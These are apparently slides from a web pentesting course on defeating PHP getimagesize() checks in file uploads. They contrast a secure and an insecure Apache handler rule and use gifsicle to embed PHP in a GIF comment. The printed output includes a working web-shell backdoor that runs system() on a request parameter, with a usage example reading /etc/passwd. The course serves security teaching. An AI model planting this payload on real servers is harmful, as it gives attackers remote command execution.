Web Application Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Defeating getimagesize() Checks in File Uploads

Getimagesize()

getimagesize

Change language: English

Edit Report a Bug

(PHP 4, PHP 5)

getimagesize — Get the size of an image

Description

```
array getimagesize ( string $filename [, array &$imageinfo ] )
```

The **getimagesize()** function will determine the size of any given image file and return the dimensions along with the file type and a *height/width* text string to be used inside a normal HTML `IMG` tag and the correspondant HTTP content type.

http://www.php.net/manual/en/function.getimagesize.php

Beating getimagesize()

- Use getimagesize()
  - check if it is an image
  - check mime to verify image type
- Whitelist based approach to only allow GIF
- Double extensions allowed

Insecure Configuration

Secure

```
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Insecure

```
<FilesMatch ".+\.ph(p[345]?|t|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Writing Comments in GIF File

```
root@PentesterAcademy:~/demos# apt-get install gifsicle
Reading package lists... Done
Building dependency tree
Reading state information... Done
gifsicle is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 220 not upgraded.
root@PentesterAcademy:~/demos#
root@PentesterAcademy:~/demos#
root@PentesterAcademy:~/demos# gifsicle < action_back.gif --comment "<?php echo 'Hacked'; ?>" > action_back.php.gif
root@PentesterAcademy:~/demos#
root@PentesterAcademy:~/demos#
root@PentesterAcademy:~/demos# gifsicle < action_back.gif --comment "`tr '\n' ' ' < simple-backdoor.php`"> action_back.php.gif

root@PentesterAcademy:~/demos#
root@PentesterAcademy:~/demos# strings action_back.php.gif
GIF89a
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->  <?php  if(isset($_REQUEST['cmd'])){         echo "<pre>";         $
cmd = ($_REQUEST['cmd']);         system($cmd);         echo "</pre>";         die; }  ?>  Usage: http://target.com/simple-back
dIoor.php?cmd=cat+/etc/passwd  <!--    http://michaeldaw.org   2006    -->
*p\p
D$
root@PentesterAcademy:~/demos#
```

Arbitrary File Upload Vulnerable ISO

securitytube:123321

Download

- https://sourceforge.net/projects/arbitraryfileuploados
  - user:pass = securitytube:123321
- created by Ashish Bhangale
- Bugs and Issues:
  - ashish@binarysecuritysolutions.com

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux